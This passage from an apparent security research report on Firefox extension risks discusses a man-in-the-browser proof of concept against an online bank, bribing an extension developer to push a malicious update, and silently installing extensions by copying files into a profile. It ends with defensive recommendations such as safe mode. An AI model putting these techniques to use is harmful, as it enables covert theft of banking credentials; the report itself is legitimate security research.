It's hard to indicate how much work or how difficult it is to write such an extension. The extension don't use any difficult or advanced stuff. The Postbank man-in-the-browser extension has approximately 300-400 lines of code. (physical SLOC[18]) In my opinion it is relative simple to create this: 2-3 days are enough. Also keep in mind that finding a bugs for spoofing is more, and more unpredictable work.

4.2 Also possible

Besides the reading and editing issues, an extension could also (malicious or not):

- Edit Firefox settings. With editing the proxy-settings, spoofing could be possible.
- Run other applications[3].
- Read/write files[2].
- Post data to webpage[5].
- Create Sockets[4]

4.3 Worst case scenario

1. Create a malicious extension
2. Bribe a developer of a popular extension
3. Add the malicious code to the popular extension

4. Upload the new extension, as a new update.
5. Every user that has already installed this extension, will get a pop-up asking to install the update when Firefox (re)starts. See for example figure 4.3.
6. with just two click, the update is installed.

With this method, it is easy to distribute very fast to many users. This is a big issue.




Figure 4.1: Example of extension updates offered to the user

4.4 Involving security vulnerabilities

Some aspects of Firefox increase the insult of Firefox extensions. These will mentioned over here, but not in details.

4.4.1 Installing without any notice

It's possible to install an extension without the user noticing; no confirm box or message will be shown. It's also very easy to do this: Just drag the extensions sources to the extensions directory of the Firefox profile. Next time when the browser starts up, the extension will be installed on

the background. This trick is possible for every Firefox profile where the current user has write-access.

4.4.2 Installing under limited/guest account

Under a limited account under Windows, it's still possible to install extensions under Firefox. Even under a guest account, where you would expect that no software can be installed, it's still possible.

4.4.3 Public computers

If Firefox is used on a public computer, there is a huge security risk. It is impossible to disable installing extensions. (only safe mode, will be mentioned later) And it is possible to install extensions on a Guest account. See paragraph 4.4.2. Of course write-access is needed to that Firefox profile.

4.5 Weakness and main-issues

As already mentioned, everything on the page can be read and edited (see 3.2.4 respectively 3.3.5), regardless https and the information that was not (yet) send to the Internet. Also other threats could cause more problems, see section 4.2.
But the main problem: Mozilla warns for bad practices, but the extension developer acts like he is in *godmode*.

> Because Firefox extensions are executable code, the coder can do anything he wants, as long as he can code it. [23]

4.6 Related work/quotes

As said in Goal section 1, some people already know the Firefox extension system isn't very security-strong. A quote:

> "The Trojan writes files directly to the Firefox folders without putting up the confirmation," said Craig Schmugar, the virus research manager at McAfee's Avert Labs. "The Trojan is using a mechanism to get its code executed when it hooks into Firefox. And from a security model, that kind of functionality is all over the place."[25]

Also there was an extension trojan in the year 2006.[6]. Experts predicted Firefox spyware will show up in the year 2007.[24]
The research of Peter Torr[33] has some overlap with this research. The problems that are mentioned in Peter Torrs research:

- Installing Firefox requires downloading an unsigned binary from a random web server
- Installing unsigned extensions is the default action in the Extensions dialog
- There is no way to check the signature on downloaded program files
- There is no obvious way to turn off plug-ins once they are installed
- There is an easy way to bypass the "This might be a virus" dialog

Chapter 5

Recommendations and Conclusions

5.1 Solution

In short there a three directions:

1. Guarantee of behavior, or a responsible one for this behavior
2. Disable some functionality
3. Disable the extensions

I considered some solutions:

5.1.1 Behavior/responsible

Sign every extension Who is responsible for signing these extensions? Probably Mozilla won't have the financial capacity for this, and certainly not in case of something will go wrong.

Download only from trusted resources No guarantee, the behavior could be changed later.

5.1.2 Disable functionality

Restrict reading the page Disable the ability that extensions can read the contents on a webpage. But as a result most extensions will be useless.

No communication to outside world Again a restriction for extensions. But tricky to check, and as seen in the Challenging proof-of-concept (3.3), not a solution.

5.1.3 Disable extensions

Don't use Firefox Not a solution but more as escape .... Other browsers will also likely vulnerable; they have also a plugin-system, and Internet Explore has the well-known ActiveX (Control) technology.

Disable extensions With this solution, some power of Firefox is reduced. But rather I think the solution is that direction, I came with two variants:

Use safe-mode The user has to use *safe-mode* for when security matters. (online banking, E-goverment etc). Safe-mode (temporary) disable extensions and uses default settings[28, 29].
Although safe-mode is designed for (other) extension problems (like Firefox hangs etcetera), safe-mode could be a good a easy solution. The latest Firefox version default create a safe-mode shortcut in the start menu, see figure 5.1. After Firefox is started with safe-mode, an pop-up can be seen. (figure 5.2)

Disable for https Maybe Mozilla can build this nice feature into Firefox. Default disable all the (installed) extensions for websites that uses the secure https protocol. And a possible white-list. Sites that don't use https, are already not safe, and it's unlikely that serious websites don't use https. It would be good if Mozilla considers the feature; it should be a native feature of Firefox.




Figure 5.1: Standard safe mode shortcut




Figure 5.2: Firefox popup when starting safe-mode

5.2 Recommendations

5.2.1 Mozilla

- Continue discussion
- Promote safe-mode.
- Consider this feature: Disable extensions for https sites.

5.2.2 (End-)Users

- Use safe mode for sites when security matters. (online banking, E-goverment etc).
- Trivial, don't use the same passwords for different sites. Because passwords are easy to steal.

5.2.3 Web creators

Don't trust the data that is received form the page; create a possibility to (re)check the data, without using a browser.

5.3 Conclusion

This research showed it is possible, and easy to create extension with several security risks. The extension developer lives in *godmode*, and can create anything he wishes. Only signing is the real solution, but in practice it won't work. There are some real troubles with the installation of the extensions;

no administrator rights are needed, and the dialog can be skipped with just drag 'n drop. Mozilla should keep the discussion alive, and promotes their safe-mode. If lucky they consider the feature mentioned: *disable extensions for https sites*. (serious) Online services should come with more checks and protection. The solution until something changes, is to use safe mode. If finances and privacy are valuable to you.

Bibliography

[1] Extensions for thunderbird.
https://addons.mozilla.org/en-US/thunderbird.

[2] Extensions read/write files:
http://developer.mozilla.org/en/docs/Code_snippets:File_I/O.

[3] Extensions run other applications:
http://developer.mozilla.org/en/docs/Code_snippets:Running_applications.

[4] Extensions run other applications:
http://xulplanet.com/tutorials/mozsdk/sockets.php.

[5] Extensions send post data to webpage:
http://developer.mozilla.org/en/docs/Code_snippets:Post_data_to_window.

[6] The first extension trojan:
http://www.darknet.org.uk/2006/08/firefox-extension-spyware-formspy/.

[7] How to install firefox extensions
http://www.wikihow.com/Install-Firefox-Extensions.

[8] Https protocol:
http://msdn2.microsoft.com/en-us/library/aa767735(VS.85).aspx.

[9] Javascript sandbox in firefox:
http://hublog.hubmed.org/archives/001570.html.

[10] Man-in-the-browser attack example:
Man-in-the-browserattackexample.

[11] Mozilla extension repository:
https://addons.mozilla.org/.

[12] The mozilla extension repository for firefox, sorted on popularity. https://addons.mozilla.org/en-US/firefox/browse/type:1/cat:all/sort:popular.

[13] Mozilla recommend extensions for firefox: https://addons.mozilla.org/en-US/firefox/recommended.

[14] Password manager and master password http://developer.mozilla.org/en/docs/Using_nsIPasswordManager#Retrieving_a_password. "Note that the user will be prompted for their master password if they have chosen to set one to secure their passwords.".

[15] Sandbox review system https://addons.mozilla.org/en-US/firefox/pages/sandbox.

[16] Signed scripts & privileges: An example http://www.mozilla.org/projects/security/components/signed-script-example.html#levels.

[17] Signing a firefox extension with a windows authenticode ssl certificate / key. http://oyoy.eu/huh/Firefox-extension-code-signed-with-spc-pvk/.

[18] Sloc definition: http://msquaredtechnologies.com/m2rsm/docs/rsm_metrics_narration.htm.

[19] Sms-tan contents: http://www.postbank.nl/zakelijk/ing/pz/page/article/detail/0,3049,1911_49027884_585506101,00.html. "Bij bedragen van 1.000 of hoger worden in het sms-bericht ook de laatste drie cijfers van het rekeningnummer van de ontvanger vermeld en het bedrag van die overschrijving.".

[20] Widgets for opera. http://widgets.opera.com/.

[21] Xpcnativewrapper for extensions http://developer.mozilla.org/en/docs/XPCNativeWrapper.

[22] The next evolutionary step: Man in the browser attacks. http://www.tricipher.com/downloads/Protecting_Online_Transactions.pdf. *tricipher*, pages 3–4, june 2007.

[23] Joey Costoya. Malicious firefox extensions. http://blog.trendmicro.com/malicious-firefox-extensions/. Blog. March 2nd, 2006.

[24] Jay Lyman. Experts predict firefox spyware will show up this year. http://www.linux.com/articles/42212. February 2005.

[25] Technology News Editor Marius Oiaga. Trojan disguised as firefox extension. http://news.softpedia.com/news/Trojan-Disguised-as-Firefox-Extension-30977.shtml. Web. 26th of July 2006.

[26] Microsoft. Add-ons for internet explorer http://windowshelp.microsoft.com/Windows/en-US/Help/a426bb85-708c-4b75-87e2-874f9be3b4aa1033.mspx#section_4.

[27] Individual mozilla.org contributors. Gecko-specific dom events. http://developer.mozilla.org/en/docs/Gecko-Specific_DOM_Events#DOMContentLoaded.
Wiki. Not really documented: https://bugzilla.mozilla.org/show_bug.cgi?id=286013.

[28] Individual mozilla.org contributors. Safe mode for firefox http://www.mozilla.org/support/firefox/faq. FAQ.

[29] Individual mozilla.org contributors. Safe mode for firefox kb http://kb.mozillazine.org/Safe_Mode_(Firefox). KB.

[30] Postbank N.V. The postbank site is only in dutch: http://www.postbank.nl/ing/pp/page/faq/detail/0,2813,1859_179989207_529889502,00.html.

[31] Postbank N.V. Tan random order: http://www.postbank.nl/ing/pp/page/faq/detail/0,2813,1859_332699154_414401256,00.html.

[32] Postbank N.V. Tanlist system: http://www.postbank.nl/ing/pp/page/faq/detail/0,2813,1859_332699154_674651423,00.html.

[33] Peter Torr. How can i trust firefox? http://blogs.msdn.com/ptorr/archive/2004/12/20/327511.aspx.

[34] Tricipher. Threats: Man in the browser. http://www.tricipher.com/threats/man_in_the_browser.html. sep 2006.

[35] Computerworld UK. 'man in the browser' is new threat to online banking. http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9049080.
Computerworld UK, November 2007.

[36] W3c. Html 4.01 specification – w3c recommendation
http://www.w3.org/TR/REC-html40/interact/scripts.html#h-18.2.3. December 1999.

[37] Webwereld. Approximately half of the users uses the tan-sms system. (so the other half the tan-list)
http://www.webwereld.nl/articles/47954/storing-tan-code-sms-jes-mijnpostbank-nl.html.
news, sept 2007. "Ongeveer de helft van de klanten maakt gebruik van de tan-codes per sms, maar niet al die mensen maken natuurlijk op dit moment gebruik van Mijnpostbank.nl".

[38] XiTiMonitor. Mozilla firefoxs use share stabilises in the european countries.
http://www.xitimonitor.com/en-us/browsers-barometer/firefox-september-2007/index-1-2-3-110.html.
XiTiMonitor, Oktober 2007.

[39] Xulplanet. Accesing webpage with the DOM (Document Object Model)
http://xulplanet.com/tutorials/xultu/dom.html.